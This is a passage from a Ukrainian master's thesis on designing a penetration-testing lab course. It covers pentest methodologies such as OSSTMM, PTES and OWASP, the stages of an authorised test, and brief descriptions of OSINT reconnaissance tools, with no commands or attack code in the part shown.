Форма № 24

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Інститут інформатики та радіоелектроніки, факультет радіоелектроніки та телекомунікацій
(повне найменування інституту, назва факультету)
Кафедра захисту інформації
(повна назва кафедри)

Пояснювальна записка

до дипломного проєкту (роботи)
магістра
(ступінь вищої освіти)

на тему Розробка лабораторного практикуму дослідження тестування на проникнення в комп'ютерну систему

Виконав: студент 6 курсу, групи РТз-811м

Спеціальності 125 Кібербезпека
(код і найменування спеціальності)

Освітня програма (спеціалізація)
Безпека інформаційних і комунікаційних систем

Куцак С. В.
(прізвище та ініціали)

Керівник Корольков Р. Ю.
(прізвище та ініціали)

Рецензент Самойлик С. С.
(прізвище та ініціали)

2022

Форма № 25

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»
(повне найменування закладу вищої освіти)

Інститут, факультет ІІРЕ, ФРЕТ
Кафедра Захист інформації
Ступінь вищої освіти магістр
Спеціальність 125 Кібербезпека
(код і найменування)
Освітня програма (спеціалізація) Безпека інформаційних і комунікаційних систем
(назва освітньої програми (спеціалізації)

ЗАТВЕРДЖУЮ
Завідувач кафедри захисту інформації
_____ доц., к.т.н. В.О. Воскобойник
«_____» _____ 2022 року

З А В Д А Н Н Я
НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТА(КИ)

Куцака Сергія Вікторовича
(прізвище, ім'я, по батькові)

1. Тема проекту (роботи) *Розробка лабораторного практикуму дослідження тестування на проникнення в комп'ютерну систему*

керівник проекту (роботи) *Корольков Роман Юрійович, к.т.н.*
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
затверджені наказом закладу вищої освіти від «08» листопада 2022 р. № 372
2. Строк подання студентом проекту (роботи) *20 грудня 2022 р.*
3. Вихідні дані до проекту (роботи) *процеси та системи тестування на проникнення в комп'ютерну систему*

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) *Огляд методів проведення тестування на проникнення для оцінки захищеності комп'ютерних систем; Аналіз різних методів розвідки; Практичні дослідження атак у віртуальному середовищі; Видалення слідів активності при проведенні тестування на проникнення*

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень)
28 рисунків (пошук інформації про організацію; Shodan.io в роботі; вразливості та SSL сертифікат для сайту zp.edu.ua; результат сканування DNS утилітою «fierce»; Процес очищення журналів додатків, системи та безпеки). Презентація доповіді (в MS PowerPoint).

6. Консультанти розділів проекту (роботи)

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		Завдання видав	прийняв виконане завдання
1 – 4	*Корольков Р. Ю., старш. викл. кафедри ЗІ*	*08.09.2022*	19.11.2022
Нормоконтроль	*Корольков Р. Ю., старш. викл. кафедри ЗІ*		20.11.2022

7. Дата видачі завдання 08 вересня 2022 року

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проекту (роботи)	Строк виконання етапів проекту (роботи)	Примітка
1.	*Аналіз літературних джерел за тематикою дослідження*	*08.09.22 – 21.09.22*	
2.	*Огляд методів проведення тестування на проникнення в КС*	*22.09.22 – 07.10.22*	
3.	*Аналіз різних методів розвідки*	*08.10.22 – 20.10.22*	
4.	*Практичні дослідження атак у віртуальному середовищі*	*21.10.22 – 10.11.22*	
5.	*Видалення слідів активності при проведенні пентестінгу*	*11.11.22 – 17.11.22*	
6.	*Підготовка методичних вказівок до лабораторних робіт*	*18.11.22 – 25.11.22*	
7.	*Виконання графічної пояснювальної записки*	*26.11.22 – 03.12.22*	
8.	*Оформлення матеріалів магістерської роботи*	*04.12.22 – 10.12.22*	

Студент(ка) _____ *Куцак С. В.*
(підпис) (прізвище та ініціали)

Керівник проекту (роботи) _____ *Корольков Р. Ю.*
(підпис) (прізвище та ініціали)

РЕФЕРАТ

ПЗ: 106 с., 28 рис., 1 табл., 58 джерел, 2 додатки.

Актуальність теми. У сучасному світі питання безпеки інформаційних систем, що зберігають інформаційні ресурси, набувають важливого значення. Разом з тим залишається незрозумілою стійкість систем захисту об'єктів до реальних атак. Для перевірки стійкості до атак об'єкти піддаються процедурі тестування, а саме – тестуванню на проникнення. Суть таких робіт полягає у санкціонованій спробі обійти існуючий комплекс засобів захисту інформаційної системи. Під час тестування аудитор виконує роль зловмисника, мотивованого на порушення інформаційної безпеки (ІБ) мережі замовника. Тому вміння виконувати тестування на проникнення, що дозволить отримати більш повне уявлення про проблемні, з точки зору безпеки, місця в інфраструктурі, є актуальним завданням.

Очевидно, що підготовка фахівців, здатних проводити тестування на проникнення на замовлення організацій, передбачає не тільки наявність теоретичних знань, а й використання спеціалізованих лабораторій зі спеціально налагодженою інфраструктурою та програмно-технічною базою.

Об’єкт дослідження – процеси та системи тестування на проникнення.

Предмет дослідження – методи тестування на проникнення, що дають тестувальнику розуміння основних векторів атак, є послідовними та структурованими, скорочують витрати часу на прийняття рішень.

Мета роботи – проаналізувати особливості реалізації тестування на проникнення за допомогою інструментів, що знаходяться у відкритому доступі з метою виявлення існуючих вразливих місць в елементах ІТ-інфраструктури, практичної демонстрації можливості використання вразливостей (на прикладі найбільш критичних) та розробка лабораторних робіт, як частини програми підготовки студентів спеціальності 125 “Кібербезпека”, для підвищення якості навчального процесу та оволодіння

практичними навичками техніки зламу в контрольованому середовищі для досягнення кращої безпеки комп’ютерних систем.

Задачі дослідження:

– аналіз принципів та прийомів пов’язаних із застосуванням етичних методів зламу та проникнення в комп’ютерні системи;

– застосування сучасних методів та інструментів зламу, які зазвичай використовуються для компрометації комп’ютерних систем;

– розробка циклу лабораторних робіт для студентів спеціальності 125 «Кібербезпека» з дисципліни «Захищені мережні технології», що дозволить ефективніше засвоїти матеріал – зрозуміти основи експлуатації вразливостей та усвідомити важливість та необхідність захисту комп'ютерних систем та мереж.

Наукова новизна одержаних результатів. Представлене в магістерській роботі тестування на проникнення у віртуальному лабораторному середовищі базується на актуальних версіях інструментів для зламу, які використовуються в галузі інформаційної безпеки.

Практичне значення одержаних результатів. Розроблено цикл лабораторних робіт для студентів спеціальності 125 «Кібербезпека», що покликані допомогти студентам зрозуміти, як на практиці відбувається процес збирання інформації, процес отримання інформації від мережних сервісів (сканування мережі), процедура пошуку та експлуатації вразливостей у рамках проведення тестування на проникнення (Додаток А).

Апробація результатів: прийнято участь у XI Міжнародній науково-технічній конференції «Радіотехнічні поля, сигнали, апарати та системи», 22-24 листопада 2022 р. КПІ ім. Ігоря Сікорського, Київ. Доповідь на тему: «Розвідка на основі відкритих джерел» [1].

АУДИТ, ВРАЗЛИВІСТЬ, ІНФОРМАЦІЙНА БЕЗПЕКА, ПРОТОКОЛ, СЕРВЕР, ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, LINUX, OSINT, PENETRATION TESTING

ЗМІСТ

ПЕРЕЛІК СКОРОЧЕНЬ

ДСТУ – Державний стандарт України;

ДЦКЗ – Державний центр кіберзахисту;

ІБ – Інформаційна безпека;

НД ТЗІ – Нормативний документ системи технічного захисту інформації;

ОС – Операційна система;

ПЗ – Програмне забезпечення;

ЦП – Центральний процесор;

CERT – UA (Computer Emergency Response Team – Ukraine) – Команда реагування на комп'ютерні надзвичайні події в Україні;

CIDR (Classless Inter Domain Routing) – Безкласова міждоменна маршрутизація;

CVE (Common Vulnerabilities and Exposures) – Поширені вразливості та ризики;

CVSS (Common Vulnerability Scoring System) – Загальна система оцінки вразливостей;

DDoS-attack (Distributed Denial of Service attack) – Розподілена атака на відмову в обслуговуванні;

DNS (Domain Name System) – Система доменних імен;

ICMP (Internet Control Message Protocol) – Протокол керуючих повідомлень в Інтернеті;

ID (Identifier) – Ідентифікатор;

IDS (Intrusion Detection System) – Система виявлення вторгнення;

IIS (Internet Information Server) – Інформаційний сервер Інтернету;

IMAP (Internet Message Access Protocol) – Протокол доступу до інтернет-повідомлень;

IPS (Intrusion Prevention System) – Система запобігання вторгненням;

IP (Internet Protocol) – Інтернет протокол;

HTTP (Hypertext Transfer Protocol) – Протокол передачі гіпертекстових документів;

FTP (File Transfer Protocol) – Протокол передачі файлів;

NIST (National Institute of Standards and Technology) – Національний інститут стандартів і технології;

OpenVAS (Open Vulnerability Assessment System) – Відкрита система оцінки вразливостей;

OSINT (Open-source intelligence) – Розвідка на основі відкритих джерел;

OWASP (Open Web Application Security Project) – Відкритий проект забезпечення безпеки веб-додатків;;

POP3 (Post Office Protocol ver.3) – Протокол поштового відділення третьої версії ;

VPN (Virtual Private Network) – Віртуальна приватна мережа;

SMTP (Simple Mail Transfer Protocol) – Простий протокол передачі пошти;

SSH (Secure Shell) – Безпечна оболонка;

SSL (Secure Sockets Layer) – Рівень захищених сокетів;

SYN (Synchronization Packet) – Пакет синхронізації;

TCP (Transmission Control Procotol) – Протокол керування передаванням;

TLS (Transport Layer Security) – Протокол захисту транспортного рівня;

UDP (User Datagram Protocol) – Протокол датаграм користувача;

URL (Uniform Resource Locator) – Єдиний вказівник на ресурс;

XSS (Cross – site Scripting) – Міжсайтове виконання сценаріїв.

ВСТУП

В сучасному світі цифровізація стала невід'ємним компонентом нашого повсякденного життя. В свою чергу, зростання інформаційної інфраструктури організацій призводить до зростання кількості вразливостей та збільшення можливостей доступу до інформації з боку зовнішніх та внутрішніх порушників.

Основними чинниками виникнення загроз безпеки є:

1. Бездротові локальні мережі, що користуються популярністю в багатьох організаціях завдяки простоті використання та гнучкості. Однак, бездротові мережі сприйнятливі до підслуховування.

2. Складна топологія мережі. Раніше було достатньо однієї операційної системи для керування мережею. Сьогодні адміністратори окрім основних завдань з адміністрування великої кількості засобів захисту та мережного обладнання підтримують роботу кількох операційних систем. А тим часом технології ускладнюються з кожним роком. Статичного веб-сайту, розміщеного на веб-сервері, недостатньо. Тепер компаніям потрібні кілька міжмережних екранів, шифрувальних засобів, кластери з балансуванням навантаження, серверні бази даних та динамічні інтерфейсні веб-сайти. Таке підвищення складності технологій та топологій мереж ускладнює адміністраторам можливість забезпечувати належний захист від загроз безпеці.

3. Частота оновлень програмного забезпечення. Поряд із підвищенням складності відбувається збільшення кількості виправлень програмного забезпечення, які необхідно встановлювати. Адміністраторам важко залишатися в курсі всіх необхідних виправлень, щоб встановити їх своєчасно та убезпечити свої системи. В результаті системи залишаються не оновленими і, отже, вразливими до атак.

4. Доступність інструментів злому. Існує безліч програмних засобів для атак на мережі, більшість з яких безкоштовні і знаходяться у відкритому

доступі (Додаток Б). Що ще гірше, для роботи багато цих інструментів не вимагають детального розуміння принципів роботи мереж і комп'ютера, що полегшує проведення атак для всіх, хто має базові навички володіння комп'ютером.

5. Відкрите програмне забезпечення. Незважаючи на те, що доступність вихідних кодів є перевагою для багатьох, воно також полегшує процес виявлення вразливостей. Оскільки хакери можуть читати вихідний код, вони можуть швидко виявляти вразливості, наприклад, вразливості, пов'язані з переповненням буфера, що дозволяють порушити роботу програми або призводять до виконання довільного коду.

6. Неконтрольовані віддалені користувачі. Дедалі більше компаній дозволяють співробітникам працювати віддалено. На жаль, адміністратори безпеки не можуть контролювати ці віддалені системи. Зловмисники, які знають про ці віддалені з'єднання, можуть використовувати їх у своїх інтересах.

Тому з метою виявлення вразливих місць та посилення безпеки організації виникає потреба у проведенні тестування на проникнення. Один із популярних способів оцінки організаціями своєї захищеності від атак – це залучення зовнішніх фірм та дослідників безпеки, які спеціалізуються на тестуванні безпеки комп'ютерних систем.

Підвищення рівня підготовки фахівців у цій галузі є важливим завданням. Лабораторний практикум є одним із затребуваних та необхідних методів навчання. При виконанні лабораторних робіт студенти отримують потрібний їм досвід практичних занять, також спостерігається краще розуміння та засвоєння теоретичного матеріалу, оскільки відбувається дотик теорії та практики, де поняття та визначення, які раніше мали лише теоретичний характер, стають більш конкретними та застосовними у реальному житті. Лабораторні заняття допомагають студентам за допомогою експериментів поглиблювати та закріплювати отримані теоретичні знання у своїй професійній сфері.

1 ОГЛЯД МЕТОДІВ ПРОВЕДЕННЯ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ ДЛЯ ОЦІНКИ ЗАХИЩЕНОСТІ КОМП'ЮТЕРНИХ СИСТЕМ

Етичний злам, також відомий як тестування на проникнення – це процес зламу системи з дозволу та юридичної згоди організації чи фізичної особи, яка є власником та керує системою, з метою виявлення вразливих місць та посилення безпеки організації [2, 3]. Тестування на проникнення є однією з методик знаходження вразливих областей системи для вторгнення та порушення цілісності, доступності та конфіденційності з боку зловмисників.

1. Загроза цілісності (неправомірної зміни даних) – це ризик зміни даних неавторизованими користувачами.

2. Загроза доступності являє собою створення таких умов, за яких доступ до послуги чи інформації буде або заблокований, або можливий за час, який не забезпечить виконання тих чи інших бізнес-цілей.

3. Загроза порушення конфіденційності полягає в тому, що існує ризик розкриття інформації тим, хто не має повноважень доступу до неї. Вона має місце, коли отримано доступ до деякої інформації з обмеженим доступом, що зберігається в обчислювальній системі або передається від однієї до іншої системи.

Процес тестування на проникнення полягає в цілеспрямованій санкціонованій атаки на систему або її компонент, здатні виявити її слабкі місця та прогалини у будові захисту інформації від сторонніх проникнень [4]. Також тестування на проникнення може бути застосоване як доповнення до інших методів перевірки для оцінки ефективності захисту інформації від різних типів атак. Таким чином, тестування на проникнення – це перевірка у реальному часі, яка може проводитися як вручну, так і за допомогою інструментів автоматизації; внаслідок чого, система та її компоненти піддаються впливу контрольованих та зловмисних атак для виявлення вразливостей у системі захисту інформації.

Передбачається, що інфраструктура, що досліджується, захищена, коли можливість витоку, крадіжки або зміни оброблюваної інформації зберігається на прийнятному рівні. Прийнятний рівень визначається шляхом проведення аналізу витрат-ризиків, при якому вартість захисту даних зіставляється з ризиком втрати або компрометації даних. Ціль тестування на проникнення полягає не в зниженні ризику до нуля, а в зниженні ризику до прийнятного рівня, встановленого керівництвом. Зрештою, залишається певний залишковий ризик, який можна прийняти.

1.1 Тестування на основі принципів «білої», «сірої» та «чорної скриньки»

Умовно всі варіанти проведення тестування можна співвіднести до трьох основних принципів [5, 6].

1. Метод «чорної скриньки» (blackbox). У ході такого тестування досліднику невідомо нічого про мережу компанії. Наприклад, якщо це зовнішнє тестування методом «чорної скриньки», досліднику може бути надано лише адресу веб-сайту та його завданням є зламати так, якби він був реальним зловмисником.

2. Метод "білої скриньки" (whitebox). У ході тестування за методом «білої скриньки» дослідник має повне уявлення про внутрішню організацію мережі. Перед проведенням тестів досліднику можуть бути надані схеми мережі або список операційних систем і додатків, що використовуються. Хоча в реальному житті така ситуація малоймовірна, метод є найефективнішим і найточнішим, оскільки він є найгіршим сценарієм, при якому зловмисник має повне уявлення про мережу.

3. Метод «сірої скриньки» (graybox). У ході тестування за методом «сірої скриньки» дослідник імітує дії співробітника організації, тобто він отримує обліковий запис для доступу до внутрішньої мережі та стандартні права на доступ. Цей метод дозволяє оцінити внутрішні загрози, що виникають із боку співробітників компанії.

1.2 Існуючі методології для тестування інформаційної безпеки

Методології пентесту, які імітують поведінку можливого зловмисника, мають вирішальне значення для виявлення та усунення вразливостей. Було розроблено різні підходи до тестування на проникнення, які допомагають експертам з безпеки виконувати це безпечно та успішно [7 – 20].

На даний час найбільш розповсюдженими методологіями проведення тестування на проникнення є [21 – 23]:

- The Open-Source Security Testing Methodology Manual (OSSTMM);
- The National Institute of Standards and Technology (NIST) Special Publication 800-115;
- Open Web Application Security Project (OWASP);
- Penetration Testing Execution Standard (PTES);
- Information Systems Security Assessment Framework (ISSAF).

1.2.1 OSSTMM

Керівництво з методології тестування безпеки з відкритим кодом (OSSTMM) – це рішення з відкритим кодом, розроблене Інститутом безпеки та відкритих методологій (Institute for Security and Open Methodologies, ISECOM). Це керівництво містить багато інструкцій щодо проведення тестування на проникнення. В ньому також наведено тестові випадки, що надають корисну інформацію, яка може помітно покращити вашу операційну безпеку.

Методологія, описана в OSSTMM, стосується п'яти каналів безпеки:

- людського;
- фізичного;
- бездротового;
- телекомунікаційного;
- мережного.

OSSTMM пропонує більш загальну методологію, яку можна застосувати практично до будь-якої ситуації. Керівництво можна розділити на чотири фази:

1. Фаза індукції (Induction).
2. Фаза взаємодії (Interaction).
3. Фаза розслідування (Inquest).
4. Фаза втручання (Intervention).

Перші кроки (індукція та взаємодія) зводяться до визначення периметрів тесту на проникнення та його обсягу. На цьому кроці також обговорюються типи тестів і обмеження. Ці два кроки дуже важливі, щоб уникнути втрати часу та оптимізувати результати. Кожна деталь повинна бути обговорена з клієнтом і добре зрозуміла постачальнику послуг.

1.2.2 NIST

NIST (Національний інститут стандартів і технологій) пропонує конкретний і точний набір вказівок у своєму посібнику з методології тестування на проникнення для зміцнення загальної позиції кібербезпеки організації. Остання версія цього посібника з безпеки наголошує на кібербезпеці критичної інфраструктури та зменшує ризики кібератак.

Ця методологія технічного тестування на проникнення включає:

- методи перевірки ;
- оцінки для регулярно цільових вразливостей;
- рекомендації щодо аналізу результатів тестування;
- розробка заходів щодо мінімізації ризиків безпеки.

Стандартна методологія NIST розділена на три основні етапи, а саме:

1. Планування.
2. Виконання.
3. Пост-виконання.

Стандарт надає більш загальну інформацію про кожен із цих кроків в окремому розділі. Однак основна ідея залишається незмінною. Етап планування означає момент, коли визначаються та обговорюються обсяг і правила взаємодії. Далі, етап виконання, на якому виконується пошук вразливостей та їх тестування за допомогою опублікованих експлойтів або новоствореного експлойту. Після того, як усе зроблено, запускається процес пост-виконання, щоб зібрати та систематизувати висновки для підготовки професійного звіту.

1.2.3 OWASP

Проект захисту відкритих веб-додатків (OWASP) є найбільш визнаним стандартом у галузі. Ця методологія, створена завдяки дуже добре обізнаній спільноті, яка стежить за найновішими технологіями, допомогла великій кількості організацій приборкати вразливі місця програм. Цей фреймворк надає методологію для тестування на проникнення веб-додатків, яка може не лише ідентифікувати вразливості, які зазвичай зустрічаються у веб-додатках і мобільних додатках, а й знаходити складні логічні недоліки, які виникають через небезпечну практику розробки.

Оновлений посібник OWASP містить вичерпні вказівки для кожного методу тестування на проникнення, із загалом понад 66 елементами керування для оцінки, що дозволяє тестувальникам визначати вразливості в широкому спектрі функціональних можливостей сучасних програм. За допомогою цієї методології організації краще підготовлені до захисту своїх додатків – як веб-так і мобільних – від типових помилок, які можуть мати потенційно критичний вплив на їхній бізнес.

Методологія OWASP базується на тестуванні 11 компонентів, які можуть зробити будь-яку веб-програму вразливою та які необхідно перевірити:

- керування конфігурацією та розгортанням;
- управління ідентифікацією;

- автентифікація;
- авторизація;
- керування сеансами;
- перевірка введених даних;
- обробка помилок;
- слабка криптографія;
- бізнес-логіка;
- клієнтські застосунки;
- API.

OWASP вимагає також етапу збору інформації перед початком тестування 11 компонентів.

Використання стандарту OWASP під час оцінки безпеки додатків гарантує, що жодні вразливості не залишилися позаду, і що організація отримає реалістичні рекомендації, адаптовані до конкретних функцій і технологій, які використовуються у програмах.

1.2.4 PTES

Стандарт виконання тесту на проникнення (PTES) — це стандарт тесту на проникнення, який визначає різні кроки та елементи для тестування під час пентестінгу. Цей стандарт дає розпливчасті вказівки щодо того, що потрібно перевірити, не надаючи деталей про інструменти та використані методи. Однак, PTES містить дуже детальні технічні вказівки, які описують елементи для тестування.

Методологія PTES складається з наступних семи кроків:

- попередня взаємодія;
- збір розвідувальних даних;
- моделювання загроз;
- аналіз вразливостей;

– експлуатація;
– постексплуатація;
– звітність.

Етап попередньої взаємодії стосується визначення обсягу та периметрів тестів. Це дуже важливий крок у тестуванні на проникнення, оскільки він допомагає постачальнику послуг зосередитися на правильних діях, а клієнту – краще контролювати хід тестування на проникнення. Методологія PTES надає багато деталей, які можуть бути дуже корисними як для тестувальника, так і для клієнта, щоб правильно визначити його сферу дії та правила взаємодії. Після чіткого визначення масштабу, наступним кроком є збір розвідувальних даних. На цьому рівні тестувальник починає як пасивно, так і активно збирати якомога більше інформації про ціль.

Моделювання загроз, яке є наступним кроком після збору розвідувальних даних, спрямоване на ідентифікацію активів компанії, класифікуючи їх на основні та вторинні. Ідея полягає в тому, щоб встановити взаємозв'язок між зібраною інформацією та визначити потенційні ризики та загрози безпеці.

Аналіз вразливості – це процес тестування та перевірки наявності вразливості в системі. Вразливості можуть впливати як на сервери, так і на програми. Після того, як вразливості успішно підраховані та занесені до файлу, починається фаза експлуатації, щоб перевірити ці вразливості та створити підтвердження концепції. Аналіз вразливостей та етап експлуатації доповнюють один одного і не можуть бути розділені.

Постексплуатація – це крок, на якому виконується доступ до системи шляхом створення бекдорів або через реалізацію атаки з підвищенням привілеїв.

Після того, як усі ці кроки успішно виконано, завершальним кроком є звітування. На цьому кроці проводиться збір та систематизація всієї інформації про ціль у вигляді професійного звіту. Звіт має містити всі кроки

для успішного відтворення будь-якої виявленої вразливості. Потім ці деталі використовуватимуться розробниками для вирішення зазначених проблем.

1.2.5 ISSAF

Методика Платформи оцінки безпеки інформаційних систем (ISSAF) дещо відрізняється від інших. Вона поділяється на три основні етапи:

1. Планування та підготовка. Перший етап завжди однаковий для всіх попередніх методологій. Постачальник послуг повинен провести зустрічі з клієнтом, щоб визначити обсяг, отримати список контактів, з якими він може спілкуватися, та правила взаємодії.

2. Оцінювання. На етапі оцінювання фактично починається технічне тестування на проникнення. Цей етап виконується за наступними кроками:

- збір інформації;
- відображення мережі;
- ідентифікація вразливостей;
- проникнення;
- отримання доступу та підвищення привілеїв;
- підрахунок;
- злам віддалених користувачів/сайтів;
- підтримання доступу;
- прибирання слідів.

3.Звітування, очищення та знищення артефактів. Наприкінці методології тестування на проникнення тестувальник повинен надати професійний і детальний звіт, який містить такі елементи:

- зведена інформація про управління;
- обсяг проекту;
- інструменти, які були використані (включаючи експлойти);
- дати та час фактичних випробувань систем;
- кожен окремий результат виконаних тестування;

– список усіх виявлених вразливостей з доданими рекомендаціями щодо вирішення виявлених проблем.

– список точок активності.

1.3 Етапи тестування на проникнення

Як показано в пп. 1.2.1 – 1.2.5, всі методології, з невеликими відхиленнями, передбачають наступний сценарій проведення тесту на проникнення:

1. Розвідка. Перший етап. На етапі розвідки дослідник робить спроби зібрати якнайбільше інформації про обрану ціль. Розвідка може бути активною та пасивною. При активній розвідці дослідник безпеки використовує такі інструменти, як nslookup, dig або SamSpade для дослідження цільової мережі, наприклад, з метою визначення діапазону IP-адрес. При пасивній розвідувальній атаці дослідник безпеки використовує загальнодоступну інформацію для того, щоб дізнатися про технології, що використовуються в організаціях.

2. Сканування. Пошук вразливості. Другий етап. Тут дослідник безпеки вивчає топологію мережі шляхом сканування відкритих портів за допомогою таких інструментів як Nmap. Мета – визначити служби, запущені на цільових хостах. Також на цьому етапі дослідник безпеки виконує визначення типу операційної системи. Етап сканування також включає перевірку на наявність вразливостей з використанням сканерів вразливостей, але також і з використанням ручного пошуку вразливостей. Заключною дією на даному етапі є отримання списку потенційних вразливостей, який ще доведеться перевірити на проникнення. Тестування на наявність вразливостей передує виявлення методів отримання доступу до цільового вузла.

3. Перевірка та використання вразливості. Отримання доступу. Третій етап. Після перевірки цільової мережі на наявність вразливостей, дослідник безпеки намагається експлуатувати ці вразливості та, у разі успіху, робить кроки для підтримки доступу до цільового хоста.

4. Розширення привілеїв. Підтримка доступу. Четвертий етап. Підтримка доступу здійснюється шляхом встановлення бекдорів, які дозволяють досліднику безпеки повторно підключатися до системи.

5. Видалення слідів. П'ятий етап. Видалення слідів проникнення. Дослідники перевіряють, чи можуть бути стерті файли журналів, які зберігають сліди їх активності у мережі.

6. Складання звіту. Звіт, зазвичай, формується паралельно з іншими етапами тесту на проникнення. На етапах збору інформації та проведення комп'ютерних атак зазвичай ведуться журнали успішних атак, перевірених та виявлених вразливостей, періодично надсилаються звіти системним адміністраторам та/або керівництву. Після завершення тестування формується звіт про тестування, в якому наводиться опис проведених тестів, виявлених вразливостей, оцінюється потенційна шкода внаслідок їх експлуатації реальним зловмисником. Результати тестування безпеки повинні бути задокументовані та надані відповідним посадовим особам, до яких можуть входити IT-директор, голова відділу інформаційної безпеки, а також відповідні менеджери продукту або власники системи.

1.4 Висновки до розділу 1

Порівнюючи з реальним нападом зловмисника, комплексний процес тестування на проникнення можна поділити на етапи, які мають виконуватися впорядковано. Для подальшого дослідження та розробки циклу лабораторних робіт з тестування на проникнення (Додаток А) пропонується взяти послідовність дій від імені зловмисників та урізноманітнити застосуванням ефективного інструментарію.

2 АНАЛІЗ РІЗНИХ МЕТОДІВ РОЗВІДКИ

Перший етап злому будь-якої інформаційної системи починається зі збору максимальної кількості інформації про ціль. Майже ніколи не вдається зібрати всю інформацію з одного-єдиного джерела. Дані доводиться збирати з багатьох різних місць, щоб згодом отримати повну картину інформаційної системи організації. На цьому етапі виявляються слабкі місця мережі, через які у майбутньому і буде здійснюватися проникнення в систему. При правильному підході можна виявити не тільки потенційно вразливі місця, а й намітити можливі вектори атаки на зазначену ціль.

Є в основному два типи розвідки, які можуть бути виконані, відомі як «активна» та «пасивна» [24]. Пасивна розвідка – це метод, за допомогою якого робляться спроби зібрати інформацію про ціль та її мережу без активної участі в системі. Активна розвідка – це метод, у якому роблять спроби зібрати інформацію шляхом активної взаємодії із системою.

2.1 Методи збору інформації

Збір інформації є ключовим елементом проведення пентесту. Від того, наскільки якісно його було здійснено, може залежати як ефективність пентесту в цілому, так і ефективність відпрацювання окремих векторів атаки. Для проведення успішної атаки знайде застосування будь-яка доступна інформація про підприємство/організацію [8 – 10].

Зазвичай, маючи лише назву організації, починають збирання таких даних:

- домени;
- мережні адреси чи мережні блоки;
- місцезнаходження;
- контактна інформація;
- новини про злиття або придбання;

– вакансії;
– посилання на пов'язані з організацією веб-сервіси;
– різні документи;
– структура організації

та ін.

Від того, як буде проведено збір інформації, залежить напрямок, а також тип та успішність атаки. Здебільшого процес збору інформації не вимагає спеціальних знань, достатньо вміння користуватися пошуковими системами. Найчастіше вони індексують навіть інформацію, яку намагалися приховати від зовнішнього світу.

Один із методів отримання інформації з відкритих джерел – OSINT (Open Source INTelligence) [11 – 13], включає пошук, акумулювання та аналіз інформації, отриманої із загальнодоступних джерел в Інтернеті. Ключовою метою є пошук інформації, що становить цінність для зловмисника чи конкурента. У розрізі кібербезпеки OSINT найчастіше застосовується для збирання публічних даних про компанію, і це стосується не тільки інформації про email-адреси її співробітників. Не менш цікавою буде інформація про: DNS-імена та IP-адреси; інформація о доменах та субдоменах, зареєстрованих за компанією; факти компрометації поштових адрес; відкритих портах та сервісах на них; публічних експлойтів для знайдених сервісів; конфіденційні документи; наявні механізми безпеки.

Одним із найпопулярніших і доступних способів під час збору даних про ціль є використання онлайн-сервісів. Узагальнена база таких сервісів називається osintframework [25 – 28].

2.1.1 Recon-ng

Recon-ng – це повнофункціональний розвідувальний фреймворк, розроблений з метою забезпечення потужного середовища для швидкого та ретельного проведення веб-розвідки з відкритим кодом. Простий інтерфейс на

основі команд дозволяє Recon-ng виконувати типові операції, такі як взаємодія з базою даних, виконання веб-запитів, керування ключами API або стандартизація вихідного вмісту. Цей фреймворк веб-розвідки написаний на Python і містить багато модулів, зручних функцій та інтерактивну довідку, яка допоможе правильно ним користуватися. За допомогою Recon-ng, використовуючи простий пошук, можна знайти веб-камери, паролі за замовчуванням, маршрутизатори, світлофори тощо.

2.1.2 Shodan

Shodan – скорочено від Sentient Hyper-Optimized Data Access Network (Розумна гіпероптимізована мережа доступу до даних), ця пошукова система відображає та збирає інформацію з мільйонів підключених до Інтернету пристроїв і систем по всьому світу. Таке налаштування робить моніторинг мережі легким. Команди з кібербезпеки можуть використовувати функціональність Shodan для моніторингу пристроїв і серверів у своїй мережі, які мають прямий доступ до Інтернету – і, отже, піддаються атакам. Інші додатки пошукової системи Shodan включають дослідження ринку, аналіз вразливостей і тестування на проникнення.

2.1.3 Maltego

Maltego – це програмне забезпечення, яке використовується для розвідки та криміналістики з відкритим кодом, розроблене Paterva [25]. Це графічний інструмент аналізу посилань для збору та об'єднання інформації для завдань розслідування. Використання Maltego дозволяє запускати розвідувальне тестування щодо конкретних цілей. Щоб використовувати Maltego, потрібно створити безкоштовний обліковий запис на їх веб-сайті, після чого можна запустити нову пошукову машину або запустити перетворення на цільовій машині з існуючої. Після того, як буде обрана

трансформація, програма Maltego почне запускати всі трансформації з серверів Maltego. Maltego написане на Java і працює з усіма операційними системами. Воно попередньо встановлене у Kali Linux. Maltego широко використовується завдяки своїй зручній для розуміння моделі сутності-зв’язку, яка представляє всі важливі деталі.

2.1.4 theHarvester

theHarvester – це дуже простий у використанні, але потужний і ефективний інструмент, призначений для використання на ранніх етапах тестування на проникнення. Використовується для збору розвідувальних даних із відкритим кодом (OSINT), щоб допомогти визначити склад зовнішніх загроз компанії в Інтернеті. Інструмент збирає електронні адреси, імена, субдомени, IP-адреси та URL-адреси, використовуючи численні загальнодоступні джерела даних. theHarvester використовує багато ресурсів для отримання даних, таких як сервери ключів PGP, Bing, Baidu, Yahoo і пошукової системи Google, а також соціальні мережі, такі як Linkedin, Twitter і Google Plus. Можливість пошуку віртуальних хостів – ще одна цікава функція theharvester. Через роздільну здатність DNS програма перевіряє кількість імен хостів, що пов’язані з певною IP-адресою.

2.1.5 Metagoofil

Metagoofil – це безкоштовний інструмент із відкритим вихідним кодом для отримання всієї інформації метаданих із публічних документів [27], доступних на веб-сайтах(pdf, doc, xls, ppt, docx, pptx, xlsx), що належать цільовій компанії. Цей інструмент використовує дві бібліотеки для вилучення даних – Hachoir та PdfMiner. Після отримання всіх даних Metagoofil створює звіт, який містить імена користувачів, версії програмного забезпечення та назви серверів або машин, що допомагає тестувальникам на проникнення на

етапі збору інформації. Цей інструмент також може отримувати MAC-адреси з документів Microsoft Office та надавати інформацію про апаратне забезпечення системи, за допомогою якої створюється звіт.

2.1.6 SpiderFoot

